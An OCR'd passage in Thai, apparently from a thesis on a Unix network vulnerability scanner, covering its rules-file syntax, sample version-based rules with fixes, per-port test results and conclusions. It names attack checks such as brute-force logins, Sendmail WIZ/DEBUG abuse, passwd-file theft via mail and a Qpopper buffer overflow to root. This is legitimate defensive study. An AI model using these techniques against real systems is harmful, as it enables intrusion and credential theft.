
- ตรวจสอบเวอร์ชันของ Qpoper เวอร์ชันของ Qpoper นี้ไปเปรียบเทียบกับ External Rules ว่าเป็นเวอร์ชันที่มีจุดบกพร่องหรือไม่
- ตรวจสอบการทำ Buffer Overflow ใน Qpoper บางเวอร์ชัน สามารถทำ Buffer Overflow แล้วได้สิทธิ์เป็น root ได้

RLOGIN(513)

ทำการตรวจสอบทำการตรวจสอบ NULL login ว่าสามารถทำได้หรือไม่ซึ่ง หากทำได้จะทำให้สามารถล็อกอินแล้วได้สิทธิ์เป็น root

5.3 External Rules Process

หลังจากที่ในส่วนของ Internal Rules Process ได้ทำการตรวจสอบเสร็จแล้วจะได้ข้อมูลเกี่ยวกับเวอร์ชันของระบบปฏิบัติการ และเวอร์ชันของเดมอนต่างๆ ในระบบจะนำในส่วนนี้มาเปรียบกับ External Rules file เพื่อทำการตรวจสอบว่าเป็นเวอร์ชันที่มีจุดบกพร่องหรือไม่ หากพบว่ามีจุดบกพร่องก็จะทำการสร้างรายงานจุดบกพร่องต่างๆ พร้อมแนวทางในการแก้ไขจุดบกพร่องที่เกิดขึ้น



รูปที่ 5-6 แสดงการทำงานของ External Rules Process

เวอร์ชันของระบบปฏิบัติการ และเดมอนจะได้มาจากส่วนของ Internal Rules Process ที่ได้ทำการสแกนหาจุดบกพร่อง และทำการทดลอง โดยใช้วิธีการที่เป็นไปได้ที่ผู้บุกรุกจะใช้ในการโจมตีระบบ และทดสอบการเซ็ตค่าต่างๆ ของระบบทั้งหมด ก่อนที่จะส่งเวอร์ชันของระบบปฏิบัติการ และเดมอนของเครื่องเป้าหมายมาทำการหาจุดบกพร่องต่อไป

ส่วนที่สำคัญในส่วนนี้ก็คือ Rules File (External Rules) ซึ่งจะเป็นไฟล์ที่เก็บจุดบกพร่องต่างๆ ของระบบการวิเคราะห์หาจุดบกพร่องทำได้โดยการเปรียบเทียบเวอร์ชันของระบบปฏิบัติการ และเดมอนของระบบ กับเวอร์ชันของระบบปฏิบัติการ และเดมอนที่มีจุดบกพร่อง ซึ่งระบุไว้ใน Rules File (External Rules) หากพบว่าตรงกันก็จะดึงเอาจุดบกพร่องในส่วนนั้นออกมารายงานให้ทราบ

ข้อบกพร่องต่างๆ ของระบบที่พบจะถูกเก็บไว้ใน Report File จะแสดงผลของการสแกนในแต่ละขั้นตอนและข้อบกพร่องของแต่ละบริการพร้อมทั้งแนวทางแก้ไขเบื้องต้นซึ่งข้อบกพร่อง และวิธีการแก้ไขนี้จะถูกระบุไว้ใน Rules File (External Rules)

5.4 ไฟล์กฎ

ไฟล์กฎแบ่งออกเป็น 2 ไฟล์ได้แก่

- Internal Rules File เป็นไฟล์ที่เก็บข้อบกพร่องของระบบ รวมไว้ในซอร์สโค้ดของโปรแกรม โดยผู้ใช้งานไม่สามารถแก้ไขได้

- External Rules File เป็นไฟล์ที่เก็บข้อบกพร่องของระบบ และแนวทางแก้ไขเบื้องต้นไว้ External Rules File เป็นไฟล์ที่อยู่ภายนอกไม่ได้รวมไว้ในซอร์สโค้ดของโปรแกรม ดังนั้นเราสามารถที่จะทำการแก้ไขหรือเพิ่มเติมจุดบกพร่องเข้าไปใน External Rules File ได้

```
[port number]
if (ver operator  version number)
{
bug("Bug Detail")
sol("Solution Detail")
}
```

รูปที่ 5-7 แสดงรูปแบบของจุดบกพร่องที่ถูกกำหนดไว้ใน External Rules File

คำสั่ง	ความหมาย
port number	เป็นหมายเลขพอร์ตของบริการนั้นๆ
ver , os	เป็นตัวบอกว่าเงื่อนไขนี้ขึ้นอยู่กับเวอร์ชันของโอเอส หรือเดมอน หากเงื่อนไขนี้ขึ้นอยู่กับเวอร์ชันของโอเอสให้ใช้ "os" และใช้ "ver" เมื่อเงื่อนไขนี้ขึ้นอยู่กับเวอร์ชันของเดมอน
operator	เป็นเงื่อนไขที่จะใช้ในการตรวจสอบ ประกอบด้วย เท่ากับ = =, ไม่เท่ากับ != , มากกว่าหรือเท่ากับ >= ,น้อยกว่าหรือเท่ากับ <= , มากกว่า > , น้อยกว่า <, และ && (AND), หรือ || (OR)
Version number	เป็นเวอร์ชันที่มีจุดบกพร่อง
Bug Detail	เป็นรายละเอียดของจุดบกพร่อง
Solution Detail	เป็นรายละเอียดของการแก้ไขจุดบกพร่องที่เกิดขึ้น

ตารางที่ 5-1 แสดงคำสั่ง และความหมายของการกำหนด External Rules File

ตัวอย่างของการกำหนดข้อบกพร่องใน External Rules File

Ftp daemon เวอร์ชันต่ำกว่า wu-2.4.0 จะมีข้อบกพร่องมาก สามารถแก้ไขได้ โดยการเปลี่ยนเวอร์ชันของตัว wu-ftpd สามารถเขียนใน External Rules File ได้ดังนี้

```
[21]
if(ver <= wu-2.4){
bug("Wu-ftpd versions prior to version 2.4 contain many serious vulnerabilities and should be immediately upgraded to ensure the highest level of security.")
sol("Upgrade to the current version of wu-ftpd Server.")
}
```

รูปที่ 5-8 แสดงตัวอย่างการกำหนดข้อบกพร่องใน External Rules File

กรณีที่ข้อบกพร่องมาจากตัวระบบปฏิบัติการเองให้ใช้ port number เป็น 0 ซึ่งจะแทนข้อบกพร่องที่เกิดจากตัวระบบปฏิบัติการ เช่น หากว่าระบบปฏิบัติการเป็น HP-UX B.10.20 มีจุดบกพร่อง สามารถกำหนดข้อบกพร่องนั้นใน External Rules File ได้ดังนี้

```
[0]
if(os == "HP-UX B.10.20"){
bug("The cmsd RPC service has been known to contain holes that would allow a remote attacker the ability to run code as root on the remote server due to an unchecked buffer condition.")
sol("Upgrade to the current version of cmsd from your vendor, or if this service is unnessescary, remove it following your vendor's directions.")
}
```

รูปที่ 5-9 แสดงตัวอย่างการกำหนดข้อบกพร่องที่เกิดจากระบบปฏิบัติการ

กรณีที่ข้อบกพร่องมาจากระบบปฏิบัติการ และจากตัวเดมอน สามารถกำหนดข้อบกพร่องนั้นใน External Rules File ได้ดังนี้

```
[25]
if((ver==8.6.10)&&(os==linux 2.2.10)){
bug("Sendmail version 8.6.10 contains a bug that could allow a local user to gain root access.")
sol("Upgrade to the current version of Sendmail.")
}
```

รูปที่ 5-10 แสดงตัวอย่างการกำหนดข้อบกพร่องที่เกิดจากทั้งระบบปฏิบัติการ และเดมอน


จากตัวอย่างจุดบกพร่องของพอร์ต 25 Sendmail version 8.6.10 หากทำงานอยู่บนระบบปฏิบัติการที่เป็น Linux 2.2.10 จะมีจุดบกพร่อง

บทที่ 6
การทำงานของตัวตรวจจับความปลอดภัยผ่านเครือข่าย

หลังจากได้จัดทำระบบตรวจสอบจุดบกพร่องบนระบบยูนิกส์ตามแนวคิดในบทที่ 5 แล้วได้ทำการทดลองการทำงานของโปรแกรมเป็นสองส่วนคือส่วนของการตรวจสอบระบบโดยรวม และการตรวจสอบการบริการในแต่พอร์ตได้แก่ พอร์ต 21(FTP), พอร์ต 23(TELNET), พอร์ต 25(SMTP), พอร์ต 79(FINGER), พอร์ต 80(WWW), พอร์ต 110(POP3), พอร์ต 514(RLOGIN)


6.1 ผลการทดลองในส่วนของการตรวจสอบระบบโดยรวม

ในส่วนของ Internal Rules Process จะมีการสแกนพอร์ตเพื่อทำการค้นหาว่า เครื่องเซิร์ฟเวอร์เป้าหมายมีการเปิดให้บริการใดบ้าง ซึ่งบางบริการก็มีจุดบกพร่องที่อาจเป็นช่องทางให้ผู้บุกรุกโจมตีระบบได้ การตรวจสอบได้ผลดังนี้



รูปที่ 6-1 แสดง ผลของการวิเคราะห์ในส่วนของการค้นหาบริการที่เปิดอยู่

ต่อจากนั้นเป็นการทดลอง ในส่วนของการระบุระบบปฏิบัติการ และการทำ Brute Force เพื่อพยายามเข้าสู่ระบบ




รูปที่ 6-2 แสดงผลของการระบุระบบปฏิบัติการ และผลของการทำ Brute Force

ซึ่งจากการทดลองได้ผลดังนี้ในส่วนของการตรวจสอบการบริการที่เปิดอยู่นั้นพบว่ามีการเปิดบริการ telnet ซึ่ง telnet จะไม่มีการเข้ารหัสในการส่งข้อมูลข้อมูล username และ password ของผู้ใช้อาจถูกดักจับได้ ควรจะมีการปิดบริการ telnet และใช้ Secure SHELL แทน

ในส่วนของการระบุตัวระบบปฏิบัติการพบว่าเป็นระบบปฏิบัติการ Linux 1.3.xx หรือเป็น Linux 2.0.0 ถึง 2.0.34 แสดงว่าเป็นระบบปฏิบัติการที่เป็นยูนิกซ์สามารถทำการตรวจสอบได้ จากนั้นเป็นการตรวจสอบการทำ Brute Force ผลที่ได้คือไม่สามารถเข้าสู่ระบบได้

6.2 การตรวจสอบการบริการในแต่ละพอร์ต


การตรวจสอบการบริการของพอร์ต 25 (SMTP)



รูปที่ 6-3 แสดงผลของการตรวจสอบหาจุดบกพร่องของบริการ SMTP พอร์ต 25

หลังจากที่ได้ทำการตรวจสอบหาจุดบกพร่องของ Sendmail แล้วพบว่ามี aliases mail ของ decode ซึ่งไม่ปลอดภัย และ Sendmail เวอร์ชันนี้ยังมีปัญหาคือ ผู้ใช้งานสามารถได้สิทธิ์เป็นผู้ดูแลระบบได้ ควรทำการอัพเกรดตัว Sendmail ให้เป็นเวอร์ชันล่าสุด


ต่อไปทำการตรวจสอบหาจุดบกพร่องของพอร์ต 21 (FTP)



รูปที่ 6-4 แสดงผลของการตรวจสอบหาจุดบกพร่องของบริการ FTP


จากการทดลองตรวจสอบหาจุดบกพร่องของบริการ FTP พบว่า ผู้ดูแลระบบ หรือ root สามารถใช้งาน FTP ได้เนื่องจาก FTP ไม่มีการเข้ารหัสในการส่งข้อมูล password ของผู้ดูแลระบบอาจถูกดักจับได้จึงไม่เป็นการปลอดภัยหาก root สามารถใช้ FTP ได้ ข้อบกพร่องอีกจุดคือ ผู้ใช้ที่ปกปิดตัวเองสามารถทำการเขียนข้อมูลลงไปยังดิสก์ได้ และ ftpd เวอร์ชันนี้มีจุดอ่อนที่อันตรายอยู่หลายจุดด้วยกันควรจะทำการเปลี่ยนไปใช้เวอร์ชันที่ใหม่กว่า

จากนั้นเป็นการตรวจสอบหาจุดบกพร่องของ rlogin, pop3 และ finger



รูปที่ 6-5 แสดงผลของการตรวจสอบบริการ RLOGIN, POP3 และ FINGER

จากการตรวจสอบพบว่าทั้ง rlogin, pop3 และ finger ไม่มีจุดบกพร่องแต่อย่างใด จากนั้นจะทำการตรวจสอบบริการ www พอร์ต 80 ได้ผลดังนี้



รูปที่ 6-6 แสดงผลการตรวจสอบบริการ HTTP พอร์ต 80

จากการตรวจสอบจะพบว่าใน www server พบไฟล์ test-cgi เพียงไฟล์เดียว

บทที่ 7
วิเคราะห์ผลการทดลองและสรุป

7.1 วิเคราะห์ผลการทดลอง

จากการทดลองพบว่าโปรแกรมสามารถทำการตรวจสอบหาจุดบกพร่องของระบบได้โดยสามารถทำการตรวจสอบได้ดังนี้

- ตรวจสอบการให้บริการของเครื่องว่ามีการเปิดให้บริการอะไรบ้าง และบริการใดที่มีจุดบกพร่อง
- ตรวจสอบชนิดของระบบปฏิบัติการได้
- สามารถทำ Brute Force โดยมี ไฟล์ Brute.conf เก็บ username และ password ที่จะทำการล็อกอินไว้
- ตรวจสอบข้อบกพร่องของบริการ Sendmail ได้ดังนี้
  - ตรวจสอบ aliases mail ว่าสามารถดูได้หรือไม่
  - ตรวจสอบการใช้คำสั่ง WIZ, DEBUG
  - ตรวจสอบการส่งเมล์ไปยังไฟล์ในระบบ
  - ตรวจสอบการขโมยไฟล์ passwd ผ่านทางการส่งเมล์
  - ตรวจสอบเวอร์ชันของ Sendmail กับจุดบกพร่องที่อยู่ใน External Rules File
